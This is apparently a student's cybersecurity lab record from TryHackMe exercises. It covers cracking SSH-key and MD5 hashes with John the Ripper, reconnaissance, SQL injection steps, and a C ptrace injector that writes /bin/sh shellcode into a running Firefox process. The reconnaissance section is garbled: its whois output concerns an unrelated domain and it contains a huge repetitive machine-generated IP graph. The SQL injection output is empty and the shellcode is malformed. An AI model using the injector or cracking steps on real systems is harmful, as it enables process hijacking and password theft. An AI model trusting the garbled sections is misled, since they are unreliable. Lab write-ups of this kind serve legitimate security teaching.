

V.VENSELVAM

231901061

Ex. No.: 1 Date: 06.08.2024 CAPTURE FLAGS-ENCRYPTION CRYPTO 101

### Aim:


To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

### Algorithm:

1. Access the Encryption Crypto 101 lab in TryHackMe platform using the link below <https://tryhackme.com/r/room/encryptioncrypto101>
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.



```
(kali@kali)~(~/Downloads)
$ john ssh.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to Abort, almost any other key for status
delicious (id_rsa_1592538660558.id_rsa)
ig 0:00:00:00 DONE (2024-06-06 18:57) 25.98g/s 98400p/s 98400c/s 98400C/s savannah1..delicious
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



**Result:** Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

V.VENSELVAM

231901061

### Ex. No.: 2 Date:13.08.2024 CRACK THE HASHES

#### Aim:

To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.

#### Algorithm:

1. Install John-the-Ripper on your system using `sudo apt install john`
2. Prepare the hash file `hashes.txt` that is to be cracked.
3. Run John-the-Ripper specifying the path to the `wordlist.txt` and `hashes.txt`
4. Monitor the cracking process using status option in another terminal

```

root@ip-10-10-88-66: ~
File Edit View Search Terminal Help
root@ip-10-10-88-66:~# sudo apt-get install john
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  docutils-common gir1.2-goa-1.0 gir1.2-snapd-1 libpkcs11-helper1
  linux-headers-4.15.0-115 linux-headers-4.15.0-115-generic
  linux-image-4.15.0-115-generic linux-modules-4.15.0-115-generic
  linux-modules-extra-4.15.0-115-generic python-bs4 python-chardet
  python-dicttoxml python-dnspython python-html5lib python-jsonrpclib
  python-lxml python-mechanize python-olefile python-pypdf2 python-slowaes
  python-webencodings python-xlsxwriter python3-boto3 python3-docutils
  python3-jmespath python3-pygments python3-roman python3-rsa
  python3-s3transfer
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  john-data
The following NEW packages will be installed:
  john john-data
0 to upgrade, 2 to newly install, 0 to remove and 356 not to upgrade.
Need to get 4,406 kB of archives.
after this operation, 7,875 kB of additional disk space will be used.

```

```
root@ip-10-10-233-209: -
File Edit View Search Terminal Help
root@ip-10-10-233-209:~# echo -n joshua1993 | md5sum | awk '{print $1}' > hashes.
txt
root@ip-10-10-233-209:~# cat hashes.txt
046df2d40bc0a99fd11a1cc0a8e67434
root@ip-10-10-233-209:~# john --format=raw-md5 --wordlist=/usr/share/wordlists/
rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
joshua1993 (7)
lg 0:00:00:00 DONE (2024-06-19 07:30) 33.33g/s 6668Kp/s 6668Kc/s 6668Kc/s kensle
y..Joseph85
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed.
root@ip-10-10-233-209:~#
```

```
root@ip-10-10-233-209: -
File Edit View Search Terminal Help
lg 0:00:00:01 0g/s 0p/s 0c/s 0C/s
root@ip-10-10-233-209:~# john --status
lg 0:00:00:01 3/3 0g/s 71632p/s 71632c/s 143264C/s
```

### Result:

Thus, successfully installed John-the-Ripper tool and cracked the password hashes.

V.VENSELVAM

231901061

## Ex. No.: 3 Date:20.08.2024 PASSIVE AND ACTIVE RECONNAISSANCE

### Aim:

To do perform passive and active reconnaissance in TryHackMe platform.

### Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below <https://tryhackme.com/r/room/passiverecon>
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Run whois command on the website tryhackme.com and gather information about it.
4. Find the IP address of tryhackme.com using nslookup and dig command.
5. Find out the subdomain of tryhackme.com using DNSDumpster command.
6. Run shodan.io to find out the details- IP address, Hosting Company, Geographical location and Server type and version.
7. Access the Active reconnaissance lab in TryHackMe platform using the link below <https://tryhackme.com/r/room/activerecon>

8. Click Start AttackBox to run the instance of Kalilinux distribution. 9. Perform active reconnaissance using the commands, traceroute, ping and netcat. **Output:**

# Passive Reconnaissance

Learn about the essential tools for passive reconnaissance, such as whois, nslookup, and dig.

100% 100 min

[View Course Details](#)
[Mark as Favorite](#)
[Help](#)
[Save Notes](#)
423
[Options](#)

Task 1 Introduction

Task 2 Passive Versus Active Recon

Task 3 Whois

Task 4 nslookup and dig

Task 5 DNSDumpster

Task 6 Shodan.io

Task 7 Summary

```

whois nslookup nslookup /home/ali/.ssh/keys
++(nslookup)++
1. whois: 172.16.17.1
Domain Name: HYDRAS.COM
Registrar Domain ID: 228172194_DOMAIN_COM-ORAN
Registrar WHOIS Server: whois.hydrox.com
Registrar URL: http://www.hydrox.com
Registered Date: 2013-07-07T00:00:00Z
Creation Date: 2013-07-07T00:00:00Z
Registrar Expiry Date: 2017-07-07T00:00:00Z
Registrar: Hydrox, Inc.
Registrar Info ID: 1048
Registrar Abuse Contact Email: abuse@hydrox.com
Registrar Abuse Contact Phone: +1.866.888.8888
Domain Status: clientTransferProhibited https://icann.org/epp/clienttransferprohibited
Name Server: NS1.HYDRAS.COM
Name Server: NS2.HYDRAS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: http://www.icann.org/whois-inaccuracy-complaint-form
Last update of whois database: 2015-06-22T12:10:10Z

For more information on whois privacy codes, please visit: http://www.icann.org/whois-privacy-codes

NOTICE: The expiration date displayed in this output is the date the registrar's responsibility of the domain name registration in the registrar is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

Domains of .COM are not authorized to process the query and query not whois database through the use of whois database providers that are high-volume and intended solely as intermediaries between registrants and domain names in currently existing registrations. The data is provided to the registrar's servers ("servers") whois database is provided by servers for information purposes only, and is used solely in providing information about the status of a domain name registration. PROVIDER does not guarantee its accuracy by submitting a whois query and agree to use
  
```

[Home](#)
[Tools](#)
[Usage](#)
[About](#)
[Contact](#)

[Hydras.com](#)

1

View Report

View on Map

New Service: Keep track of what you have connected to the Internet. Check out ID

301 Moved Permanently

500 Internal Server Error

Server: Apache/2.4.18 (Ubuntu)

Date: Fri, 28 Aug 2015 07:21:29 GMT

Server-Response: 301

Server-Location: /


Server-Status: 301

Server-URL: http://192.168.1.100/

Server-IP: 192.168.1.100

```

graph LR
    subgraph Blue_Group [Blue Group]
        B1[192.168.1.100]
        B2[192.168.1.101]
        B3[192.168.1.102]
        B4[192.168.1.103]
        B5[192.168.1.104]
        B6[192.168.1.105]
        B7[192.168.1.106]
        B8[192.168.1.107]
        B9[192.168.1.108]
        B10[192.168.1.109]
        B11[192.168.1.110]
        B12[192.168.1.111]
        B13[192.168.1.112]
        B14[192.168.1.113]
        B15[192.168.1.114]
        B16[192.168.1.115]
        B17[192.168.1.116]
        B18[192.168.1.117]
        B19[192.168.1.118]
        B20[192.168.1.119]
        B21[192.168.1.120]
        B22[192.168.1.121]
        B23[192.168.1.122]
        B24[192.168.1.123]
        B25[192.168.1.124]
        B26[192.168.1.125]
        B27[192.168.1.126]
        B28[192.168.1.127]
        B29[192.168.1.128]
        B30[192.168.1.129]
        B31[192.168.1.130]
        B32[192.168.1.131]
        B33[192.168.1.132]
        B34[192.168.1.133]
        B35[192.168.1.134]
        B36[192.168.1.135]
        B37[192.168.1.136]
        B38[192.168.1.137]
        B39[192.168.1.138]
        B40[192.168.1.139]
        B41[192.168.1.140]
        B42[192.168.1.141]
        B43[192.168.1.142]
        B44[192.168.1.143]
        B45[192.168.1.144]
        B46[192.168.1.145]
        B47[192.168.1.146]
        B48[192.168.1.147]
        B49[192.168.1.148]
        B50[192.168.1.149]
        B51[192.168.1.150]
        B52[192.168.1.151]
        B53[192.168.1.152]
        B54[192.168.1.153]
        B55[192.168.1.154]
        B56[192.168.1.155]
        B57[192.168.1.156]
        B58[192.168.1.157]
        B59[192.168.1.158]
        B60[192.168.1.159]
        B61[192.168.1.160]
        B62[192.168.1.161]
        B63[192.168.1.162]
        B64[192.168.1.163]
        B65[192.168.1.164]
        B66[192.168.1.165]
        B67[192.168.1.166]
        B68[192.168.1.167]
        B69[192.168.1.168]
        B70[192.168.1.169]
        B71[192.168.1.170]
        B72[192.168.1.171]
        B73[192.168.1.172]
        B74[192.168.1.173]
        B75[192.168.1.174]
        B76[192.168.1.175]
        B77[192.168.1.176]
        B78[192.168.1.177]
        B79[192.168.1.178]
        B80[192.168.1.179]
        B81[192.168.1.180]
        B82[192.168.1.181]
        B83[192.168.1.182]
        B84[192.168.1.183]
        B85[192.168.1.184]
        B86[192.168.1.185]
        B87[192.168.1.186]
        B88[192.168.1.187]
        B89[192.168.1.188]
        B90[192.168.1.189]
        B91[192.168.1.190]
        B92[192.168.1.191]
        B93[192.168.1.192]
        B94[192.168.1.193]
        B95[192.168.1.194]
        B96[192.168.1.195]
        B97[192.168.1.196]
        B98[192.168.1.197]
        B99[192.168.1.198]
        B100[192.168.1.199]
    end
    subgraph Orange_Group [Orange Group]
        O1[192.168.1.100]
        O2[192.168.1.101]
        O3[192.168.1.102]
        O4[192.168.1.103]
        O5[192.168.1.104]
        O6[192.168.1.105]
        O7[192.168.1.106]
        O8[192.168.1.107]
        O9[192.168.1.108]
        O10[192.168.1.109]
        O11[192.168.1.110]
        O12[192.168.1.111]
        O13[192.168.1.112]
        O14[192.168.1.113]
        O15[192.168.1.114]
        O16[192.168.1.115]
        O17[192.168.1.116]
        O18[192.168.1.117]
        O19[192.168.1.118]
        O20[192.168.1.119]
        O21[192.168.1.120]
        O22[192.168.1.121]
        O23[192.168.1.122]
        O24[192.168.1.123]
        O25[192.168.1.124]
        O26[192.168.1.125]
        O27[192.168.1.126]
        O28[192.168.1.127]
        O29[192.168.1.128]
        O30[192.168.1.129]
        O31[192.168.1.130]
        O32[192.168.1.131]
        O33[192.168.1.132]
        O34[192.168.1.133]
        O35[192.168.1.134]
        O36[192.168.1.135]
        O37[192.168.1.136]
        O38[192.168.1.137]
        O39[192.168.1.138]
        O40[192.168.1.139]
        O41[192.168.1.140]
        O42[192.168.1.141]
        O43[192.168.1.142]
        O44[192.168.1.143]
        O45[192.168.1.144]
        O46[192.168.1.145]
        O47[192.168.1.146]
        O48[192.168.1.147]
        O49[192.168.1.148]
        O50[192.168.1.149]
        O51[192.168.1.150]
        O52[192.168.1.151]
        O53[192.168.1.152]
        O54[192.168.1.153]
        O55[192.168.1.154]
        O56[192.168.1.155]
        O57[192.168.1.156]
        O58[192.168.1.157]
        O59[192.168.1.158]
        O60[192.168.1.159]
        O61[192.168.1.160]
        O62[192.168.1.161]
        O63[192.168.1.162]
        O64[192.168.1.163]
        O65[192.168.1.164]
        O66[192.168.1.165]
        O67[192.168.1.166]
        O68[192.168.1.167]
        O69[192.168.1.168]
        O70[192.168.1.169]
        O71[192.168.1.170]
        O72[192.168.1.171]
        O73[192.168.1.172]
        O74[192.168.1.173]
        O75[192.168.1.174]
        O76[192.168.1.175]
        O77[192.168.1.176]
        O78[192.168.1.177]
        O79[192.168.1.178]
        O80[192.168.1.179]
        O81[192.168.1.180]
        O82[192.168.1.181]
        O83[192.168.1.182]
        O84[192.168.1.183]
        O85[192.168.1.184]
        O86[192.168.1.185]
        O87[192.168.1.186]
        O88[192.168.1.187]
        O89[192.168.1.188]
        O90[192.168.1.189]
        O91[192.168.1.190]
        O92[192.168.1.191]
        O93[192.168.1.192]
        O94[192.168.1.193]
        O95[192.168.1.194]
        O96[192.168.1.195]
        O97[192.168.1.196]
        O98[192.168.1.197]
        O99[192.168.1.198]
        O100[192.168.1.199]
    end
    B1 --- B2
    B2 --- B3
    B3 --- B4
    B4 --- B5
    B5 --- B6
    B6 --- B7
    B7 --- B8
    B8 --- B9
    B9 --- B10
    B10 --- B11
    B11 --- B12
    B12 --- B13
    B13 --- B14
    B14 --- B15
    B15 --- B16
    B16 --- B17
    B17 --- B18
    B18 --- B19
    B19 --- B20
    B20 --- B21
    B21 --- B22
    B22 --- B23
    B23 --- B24
    B24 --- B25
    B25 --- B26
    B26 --- B27
    B27 --- B28
    B28 --- B29
    B29 --- B30
    B30 --- B31
    B31 --- B32
    B32 --- B33
    B33 --- B34
    B34 --- B35
    B35 --- B36
    B36 --- B37
    B37 --- B38
    B38 --- B39
    B39 --- B40
    B40 --- B41
    B41 --- B42
    B42 --- B43
    B43 --- B44
    B44 --- B45
    B45 --- B46
    B46 --- B47
    B47 --- B48
    B48 --- B49
    B49 --- B50
    B50 --- B51
    B51 --- B52
    B52 --- B53
    B53 --- B54
    B54 --- B55
    B55 --- B56
    B56 --- B57
    B57 --- B58
    B58 --- B59
    B59 --- B60
    B60 --- B61
    B61 --- B62
    B62 --- B63
    B63 --- B64
    B64 --- B65
    B65 --- B66
    B66 --- B67
    B67 --- B68
    B68 --- B69
    B69 --- B70
    B70 --- B71
    B71 --- B72
    B72 --- B73
    B73 --- B74
    B74 --- B75
    B75 --- B76
    B76 --- B77
    B77 --- B78
    B78 --- B79
    B79 --- B80
    B80 --- B81
    B81 --- B82
    B82 --- B83
    B83 --- B84
    B84 --- B85
    B85 --- B86
    B86 --- B87
    B87 --- B88
    B88 --- B89
    B89 --- B90
    B90 --- B91
    B91 --- B92
    B92 --- B93
    B93 --- B94
    B94 --- B95
    B95 --- B96
    B96 --- B97
    B97 --- B98
    B98 --- B99
    B99 --- B100
    O1 --- O2
    O2 --- O3
    O3 --- O4
    O4 --- O5
    O5 --- O6
    O6 --- O7
    O7 --- O8
    O8 --- O9
    O9 --- O10
    O10 --- O11
    O11 --- O12
    O12 --- O13
    O13 --- O14
    O14 --- O15
    O15 --- O16
    O16 --- O17
    O17 --- O18
    O18 --- O19
    O19 --- O20
    O20 --- O21
    O21 --- O22
    O22 --- O23
    O23 --- O24
    O24 --- O25
    O25 --- O26
    O26 --- O27
    O27 --- O28
    O28 --- O29
    O29 --- O30
    O30 --- O31
    O31 --- O32
    O32 --- O33
    O33 --- O34
    O34 --- O35
    O35 --- O36
    O36 --- O37
    O37 --- O38
    O38 --- O39
    O39 --- O40
    O40 --- O41
    O41 --- O42
    O42 --- O43
    O43 --- O44
    O44 --- O45
    O45 --- O46
    O46 --- O47
    O47 --- O48
    O48 --- O49
    O49 --- O50
    O50 --- O51
    O51 --- O52
    O52 --- O53
    O53 --- O54
    O54 --- O55
    O55 --- O56
    O56 --- O57
    O57 --- O58
    O58 --- O59
    O59 --- O60
    O60 --- O61
    O61 --- O62
    O62 --- O63
    O63 --- O64
    O64 --- O65
    O65 --- O66
    O66 --- O67
    O67 --- O68
    O68 --- O69
    O69 --- O70
    O70 --- O71
    O71 --- O72
    O72 --- O73
    O73 --- O74
    O74 --- O75
    O75 --- O76
    O76 --- O77
    O77 --- O78
    O78 --- O79
    O79 --- O80
    O80 --- O81
    O81 --- O82
    O82 --- O83
    O83 --- O84
    O84 --- O85
    O85 --- O86
    O86 --- O87
    O87 --- O88
    O88 --- O89
    O89 --- O90
    O90 --- O91
    O91 --- O92
    O92 --- O93
    O93 --- O94
    O94 --- O95
    O95 --- O96
    O96 --- O97
    O97 --- O98
    O98 --- O99
    O99 --- O100
    B1 --- O1
    O1 --- B2
    B2 --- O2
    O2 --- B3
    B3 --- O3
    O3 --- B4
    B4 --- O4
    O4 --- B5
    B5 --- O5
    O5 --- B6
    B6 --- O6
    O6 --- B7
    B7 --- O7
    O7 --- B8
    B8 --- O8
    O8 --- B9
    B9 --- O9
    O9 --- B10
    B10 --- O10
    O10 --- B11
    B11 --- O11
    O11 --- B12
    B12 --- O12
    O12 --- B13
    B13 --- O13
    O13 --- B14
    B14 --- O14
    O14 --- B15
    B15 --- O15
    O15 --- B16
    B16 --- O16
    O16 --- B17
    B17 --- O17
    O17 --- B18
    B18 --- O18
    O18 --- B19
    B19 --- O19
    O19 --- B20
    B20 --- O20
    O20 --- B21
    B21 --- O21
    O21 --- B22
    B22 --- O22
    O22 --- B23
    B23 --- O23
    O23 --- B24
    B24 --- O24
    O24 --- B25
    B25 --- O25
    O25 --- B26
    B26 --- O26
    O26 --- B27
    B27 --- O27
    O27 --- B28
    B28 --- O28
    O28 --- B29
    B29 --- O29
    O29 --- B30
    B30 --- O30
    O30 --- B31
    B31 --- O31
    O31 --- B32
    B32 --- O32
    O32 --- B33
    B33 --- O33
    O33 --- B34
    B34 --- O34
    O34 --- B35
    B35 --- O35
    O35 --- B36
    B36 --- O36
    O36 --- B37
    B37 --- O37
    O37 --- B38
    B38 --- O38
    O38 --- B39
    B39 --- O39
    O39 --- B40
    B40 --- O40
    O40 --- B41
    B41 --- O41
    O41 --- B42
    B42 --- O42
    O42 --- B43
    B43 --- O43
    O43 --- B44
    B44 --- O44
    O44 --- B45
    B45 --- O45
    O45 --- B46
    B46 --- O46
    O46 --- B47
    B47 --- O47
    O47 --- B48
    B48 --- O48
    O48 --- B49
    B49 --- O49
    O49 --- B50
    B50 --- O50
    O50 --- B51
    B51 --- O51
    O51 --- B52
    B52 --- O52
    O52 --- B53
    B53 --- O53
    O53 --- B54
    B54 --- O54
    O54 --- B55
    B55 --- O55
    O55 --- B56
    B56 --- O56
    O56 --- B57
    B57 --- O57
    O57 --- B58
    B58 --- O58
    O58 --- B59
    B59 --- O59
    O59 --- B60
    B60 --- O60
    O60 --- B61
    B61 --- O61
    O61 --- B62
    B62 --- O62
    O62 --- B63
    B63 --- O63
    O63 --- B64
    B64 --- O64
    O64 --- B65
    B65 --- O65
    O65 --- B66
    B66 --- O66
    O66 --- B67
    B67 --- O67
    O67 --- B68
    B68 --- O68
    O68 --- B69
    B69 --- O69
    O69 --- B70
    B70 --- O70
    O70 --- B71
    B71 --- O71
    O71 --- B72
    B72 --- O72
    O72 --- B73
    B73 --- O73
    O73 --- B74
    B74 --- O74
    O74 --- B75
    B75 --- O75
    O75 --- B76
    B76 --- O76
    O76 --- B77
    B77 --- O77
    O77 --- B78
    B78 --- O78
    O78 --- B79
    B79 --- O79
    O79 --- B80
    B80 --- O80
    O80 --- B81
    B81 --- O81
    O81 --- B82
    B82 --- O82
    O82 --- B83
    B83 --- O83
    O83 --- B84
    B84 --- O84
    O84 --- B85
    B85 --- O85
    O85 --- B86
    B86 --- O86
    O86 --- B87
    B87 --- O87
    O87 --- B88
    B88 --- O88
    O88 --- B89
    B89 --- O89
    O89 --- B90
    B90 --- O90
    O90 --- B91
    B91 --- O91
    O91 --- B92
    B92 --- O92
    O92 --- B93
    B93 --- O93
    O93 --- B94
    B94 --- O94
    O94 --- B95
    B95 --- O95
    O95 --- B96
    B96 --- O96
    O96 --- B97
    B97 --- O97
    O97 --- B98
    B98 --- O98
    O98 --- B99
    B99 --- O99
    O99 --- B100
    O100 --- B1
  
```



**Result:** Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

## Ex. No.: 4 Date: 20.09.2024 SQL INJECTION LAB

### Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.



### Algorithm:

2. Access the SQL Injection Lab in TryHackMe platform using the link <https://tryhackme.com/r/room/sqlilab>
3. Click Start AttackBox to run the instance of Kalilinux distribution.
4. Perform SQL injection attacks on the following
  - a) Input Box Non-String
  - b) Input Box String
  - c) URL Injection
  - d) POST Injection
  - e) UPDATE Statement
5. Perform broken authentication of login forms with blind SQL injection to extract admin password
6. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

### Output:











**Result:** Thus, the various exploits were performed using SQL Injection Attack.

**Ex. No.: 5 Date:10.09.20204 PROCESS CODE INJECTION****Aim:**

To do process code injection on Firefox using ptrace system call.

**Algorithm:**

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE\_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE\_POKE TEXT to insert the shellcode.
8. Detach from the victim process using PTRACE\_DETACH

**Output:****injector.c program:**

```
# include <stdio.h> //C standard input output
# include <stdlib.h> //C Standard General Utilities Library
# include <string.h> //C string lib header
# include <unistd.h> //standard symbolic constants and types
# include <sys/wait.h> //declarations for waiting
# include <sys/ptrace.h> //gives access to ptrace functionality
# include <sys/user.h> //gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
  " };

//header for our program.
void header()
{ printf("----Memory bytecode injector-----\n"); }

//main program notice we take command line options

int main(int argc,char**argv)
{
```

```

int i,size,pid=0;
struct user_regs_struct reg;//struct that gives access to registers
//note that this regs will be in x64 for me //unless your using
32bit then eip,eax,edx etc...

char*buff;

header();

//we get the command line options and assign them appropriately!

pid=atoi(argv[1]);
size=sizeof(shellcode);
//allocate a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));


//attach process of pid
ptrace(PTRACE_ATTACH,pid,0,0);

//wait for child to change state
wait((int*)0);

//get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively, //to the
address reg in the tracer
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process
%d\n",reg.rip,pid);

//Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));
}
//detach from the process and free buff memory
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;
}

```



**Result:** Thus, the process code injection on Firefox has been successfully executed.

V.VENSELVAM

231901061

**Ex. No.: 6a Date:17.09.2024 STUDY OF KALI LINUX DISTRIBUTION**

**Aim:**

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

**Description:**

